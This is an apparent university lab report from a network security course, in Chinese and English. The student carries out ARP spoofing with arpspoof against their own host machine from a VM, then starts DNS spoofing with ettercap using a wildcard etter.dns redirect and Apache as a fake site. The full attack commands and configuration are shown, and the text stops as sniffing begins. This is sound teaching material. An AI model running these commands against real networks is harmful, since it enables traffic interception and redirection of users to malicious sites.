浙江大學

本科实验报告

课程名称：网络安全原理与实践

姓　　名：展翼飞

学　　院：计算机科学与技术学院

系：计算机科学与技术系

专　　业：计算机科学与技术

学　　号：3190102196

指导教师：林峰

2024 年 3 月 21 日

浙江大学实验报告


课程名称：网络安全原理与实践

实验名称：Lab 02

LAB REQUIREMENTS:

1. Create a virtual machine


Creating a virtual machine with VMware and ubuntu 16.04 image:



```
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

frey@ubuntu:~$ 
```

2. Configure IP address of the virtual machine

step 1. set the network connection mode to bridge mode.



```
frey@ubuntu: ~
To run a command as a
See "man sudo_root" f

frey@ubuntu:~$
```

设备	摘要
内存	2 GB
处理器	2
硬盘 (SCSI)	20 GB
CD/DVD 2 (SATA)	正在使用文件 C:\Users\Frey\D...
CD/DVD (SATA)	正在使用文件 autoinst.iso
软盘	正在使用文件 autoinst.flp
网络适配器	桥接模式 (自动)
USB 控制器	存在
声卡	自动检测
打印机	存在
显示器	自动检测

设备状态

☑ 已连接(C)

☑ 启动时连接(O)

网络连接

● 桥接模式(B): 直接连接物理网络

☑ 复制物理网络连接状态(P)

○ NAT 模式(N): 用于共享主机的 IP 地址

○ 仅主机模式(H): 与主机共享的专用网络


○ 自定义(U): 特定虚拟网络

VMnet0

○ LAN 区段(L):


step 2. modify the IP address and DNS address of the virtual machine to make them in the same network segment as the host network.

Switch the WLAN of host machine to hotspot of cellphone, shut down ipv6 and use command ipconfig to look up ip address of host:



```
无线局域网适配器 WLAN:

   连接特定的 DNS 后缀 . . . . . . . :
   描述. . . . . . . . . . . . . . . : Intel(R) Wireless-AC 9560 1
0MHz
   物理地址. . . . . . . . . . . . . : DC-FB-48-12-F7-0A
   DHCP 已启用 . . . . . . . . . . . : 是
   自动配置已启用. . . . . . . . . . : 是
   IPv4 地址 . . . . . . . . . . . . : 192.168.118.50(首选)
   子网掩码  . . . . . . . . . . . . : 255.255.255.0
   获得租约的时间  . . . . . . . . . : 2024年3月21日 16:33:19
   租约过期的时间  . . . . . . . . . : 2024年3月21日 17:36:45
   默认网关. . . . . . . . . . . . . : 192.168.118.153
   DHCP 服务器 . . . . . . . . . . . : 192.168.118.153
   DNS 服务器  . . . . . . . . . . . : 192.168.118.153
   TCPIP 上的 NetBIOS  . . . . . . . : 已启用
```

Use ifconfig command to look up ip address of virtual machine to ensure them in the same network segment as host network:




```
frey@ubuntu: ~
frey@ubuntu:~$ ifconfig
ens33     Link encap:Ethernet  HWaddr 00:0c:29:e0:72:c5
          inet addr:192.168.118.76  Bcast:192.168.118.255  Mask:255.255.255.0
          inet6 addr: fe80::18d6:43a2:b2e1:e9f4/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:45 errors:0 dropped:0 overruns:0 frame:0
          TX packets:125 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:17606 (17.6 KB)  TX bytes:20326 (20.3 KB)
          Interrupt:19 Base address:0x2000
```

They are in the same segment.

step 3. ensure that the virtual machine and the host can ping each other (note that you may need to turn off the host firewall; if you use wireless network, it is recommended to turn on the hotspot; different behaviors may appear when using the ZJUWLAN.)


Try to Ping virtual machine via host:



```
C:\Users\Frey>ping 192.168.118.76

正在 Ping 192.168.118.76 具有 32 字节的数据:
来自 192.168.118.76 的回复: 字节=32 时间<1ms TTL=64
来自 192.168.118.76 的回复: 字节=32 时间=1ms TTL=64
来自 192.168.118.76 的回复: 字节=32 时间=1ms TTL=64
来自 192.168.118.76 的回复: 字节=32 时间<1ms TTL=64

192.168.118.76 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),
往返行程的估计时间(以毫秒为单位):
    最短 = 0ms, 最长 = 1ms, 平均 = 0ms
```

We can see that the host and the virtual machine are in the same net segment and can ping each other.


step 4. install dsniff in the virtual machine



```
frey@ubuntu:~$ arpspoof
The program 'arpspoof' is currently not installed. You can install it by typing:
sudo apt install dsniff
frey@ubuntu:~$ sudo apt install dsniff
[sudo] password for frey:
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  libnet1 libnids1.21
The following NEW packages will be installed:
  dsniff libnet1 libnids1.21
0 upgraded, 3 newly installed, 0 to remove and 436 not upgraded.
Need to get 152 kB of archives.
After this operation, 570 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://us.archive.ubuntu.com/ubuntu xenial/main i386 libnet1 i386 1.1.6+df
sg-3 [42.9 kB]
```

3. Start the ARP Spoofing

Step1. Enter ‘arp -a’ in the host computer to view the ARP cache.




```
C:\Users\Frey>arp -a

接口: 192.168.118.50 --- 0x2
  Internet 地址         物理地址              类型
  192.168.118.76        dc-fb-48-12-f7-0a     动态
  192.168.118.153       72-10-78-0c-c4-cd     动态
  192.168.118.255       ff-ff-ff-ff-ff-ff     静态
  224.0.0.22            01-00-5e-00-00-16     静态
  224.0.0.251           01-00-5e-00-00-fb     静态
  224.0.0.252           01-00-5e-00-00-fc     静态
  239.255.255.250       01-00-5e-7f-ff-fa     静态
  255.255.255.255       ff-ff-ff-ff-ff-ff     静态
```

The physical address of gateway of host is 72-10-78-0c-c4-cd

step 2. Run the instruction ‘sudo arpspoof -i [network card] -t [target IP] [host IP]’


We use the follow command on the virtual machine to practice ARP spoofing toward the host:

arpspoof -i ens33 -t 192.168.118.50 192.168.118.153



```
frey@ubuntu:~$ sudo arpspoof -i ens33 -t 192.168.118.50 192.168.118.153
[sudo] password for frey:
0:c:29:e0:72:c5 dc:fb:48:12:f7:a 0806 42: arp reply 192.168.118.153 is-at 0:c:29
:e0:72:c5
0:c:29:e0:72:c5 dc:fb:48:12:f7:a 0806 42: arp reply 192.168.118.153 is-at 0:c:29
:e0:72:c5
0:c:29:e0:72:c5 dc:fb:48:12:f7:a 0806 42: arp reply 192.168.118.153 is-at 0:c:29
:e0:72:c5
```

step 3. Surf the Internet on the host computer and observe the network status



你尚未连接

代理服务器可能有问题，或地址不正确。

请尝试：


- 正在与你的组织联系
- 检查代理地址
- 运行 Windows 网络诊断

ERR_PROXY_CONNECTION_FAILED

Because the MAC address of the gateway in the host’s ARP cache is changed by the ARP spoofing attack, the internet packet on the host can not be transfer to gateway, then the https request has no answer back to the host

Step4. Enter ‘arp -a’ in the host computer to view the ARP cache. Compare the gateway MAC address and the virtual machine MAC address.

Enter arp -a in the host computer:




```
C:\Users\Frey>arp -a

接口: 192.168.118.50 --- 0x2
  Internet 地址         物理地址              类型
  192.168.118.76        00-0c-29-e0-72-c5     动态
  192.168.118.153       00-0c-29-e0-72-c5     动态
  192.168.118.255       ff-ff-ff-ff-ff-ff     静态
  224.0.0.22            01-00-5e-00-00-16     静态
  224.0.0.251           01-00-5e-00-00-fb     静态
  224.0.0.252           01-00-5e-00-00-fc     静态
  239.255.255.250       01-00-5e-7f-ff-fa     静态
  255.255.255.255       ff-ff-ff-ff-ff-ff     静态
```

We can see that the gateway MAC address is the same with virtual machine MAC address


Step5. Using ‘ctrl+c’ to interrupt the command in VM and check the host network status

Interrupt the command in VM:



```
0:c:29:e0:72:c5 dc:fb:48:12:f7:a 0806 42: arp reply 192.168.118.153 is-at 0:c:29
:e0:72:c5
0:c:29:e0:72:c5 dc:fb:48:12:f7:a 0806 42: arp reply 192.168.118.153 is-at 0:c:29
:e0:72:c5
0:c:29:e0:72:c5 dc:fb:48:12:f7:a 0806 42: arp reply 192.168.118.153 is-at 0:c:29
:e0:72:c5
0:c:29:e0:72:c5 dc:fb:48:12:f7:a 0806 42: arp reply 192.168.118.153 is-at 0:c:29
:e0:72:c5
0:c:29:e0:72:c5 dc:fb:48:12:f7:a 0806 42: arp reply 192.168.118.153 is-at 0:c:29
:e0:72:c5
0:c:29:e0:72:c5 dc:fb:48:12:f7:a 0806 42: arp reply 192.168.118.153 is-at 0:c:29
:e0:72:c5
0:c:29:e0:72:c5 dc:fb:48:12:f7:a 0806 42: arp reply 192.168.118.153 is-at 0:c:29
:e0:72:c5
0:c:29:e0:72:c5 dc:fb:48:12:f7:a 0806 42: arp reply 192.168.118.153 is-at 0:c:29
:e0:72:c5
0:c:29:e0:72:c5 dc:fb:48:12:f7:a 0806 42: arp reply 192.168.118.153 is-at 0:c:29
:e0:72:c5
0:c:29:e0:72:c5 dc:fb:48:12:f7:a 0806 42: arp reply 192.168.118.153 is-at 0:c:29
:e0:72:c5
^Z
[3]+  Stopped                 sudo arpspoof -i ens33 -t 192.168.118.50 192.168.1
18.153
frey@ubuntu:~$ 
```


Check the host network status:



The network go back to normal.


4. Start the DNS Spoofing

Step1. Install ettercap on the VM



```
frey@ubuntu:~$ sudo apt-get install -y ettercap-graphical
[sudo] password for frey:
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  ettercap-common libluajit-5.1-2 libluajit-5.1-common
The following NEW packages will be installed:
```


Step2. Modify DNS file of ettercap on VM



```
############################################################################
#
#  ettercap -- etter.dns -- host file for dns_spoof plugin
#
#  Copyright (C) ALoR & NaGA
#
#  This program is free software; you can redistribute it and/or modify
#  it under the terms of the GNU General Public License as published by
#  the Free Software Foundation; either version 2 of the License, or
#  (at your option) any later version.
#
############################################################################
#
# Sample hosts file for dns_spoof plugin
#
# redirect to VM
    *          A      192.168.118.76
    *          PTR    192.168.118.76
```

Add the content above in /etc/ettercap/etter.dns in VM to redirect any DNS query to the VM when the DNS spoofing happen


Step3. Start apache on VM acting as malicious website



```
Processing triggers for ufw (0.35-0ubuntu2) ...
frey@ubuntu:~$ service apache2 start
frey@ubuntu:~$ service apache2 status
● apache2.service - LSB: Apache2 web server
   Loaded: loaded (/etc/init.d/apache2; bad; vendor preset: enabled)
  Drop-In: /lib/systemd/system/apache2.service.d
           └─apache2-systemd.conf
   Active: active (running) since Thu 2024-03-21 06:14:41 PDT; 28s ago
     Docs: man:systemd-sysv-generator(8)
   CGroup: /system.slice/apache2.service
           ├─4333 /usr/sbin/apache2 -k start
           ├─4334 /usr/sbin/apache2 -k start
           └─4335 /usr/sbin/apache2 -k start

Mar 21 06:14:41 ubuntu systemd[1]: Starting LSB: Apache2 web server...
Mar 21 06:14:41 ubuntu apache2[4311]:  * Starting Apache httpd web server apache
Mar 21 06:14:41 ubuntu apache2[4311]: AH00558: apache2: Could not reliably deter
Mar 21 06:14:41 ubuntu apache2[4311]:  *
Mar 21 06:14:41 ubuntu systemd[1]: Started LSB: Apache2 web server.
Mar 21 06:14:51 ubuntu systemd[1]: Started LSB: Apache2 web server.
lines 1-17/17 (END)
```


Step 4. Open ettercap on VM

Choose the net card and start sniffing



Network interface : ens33

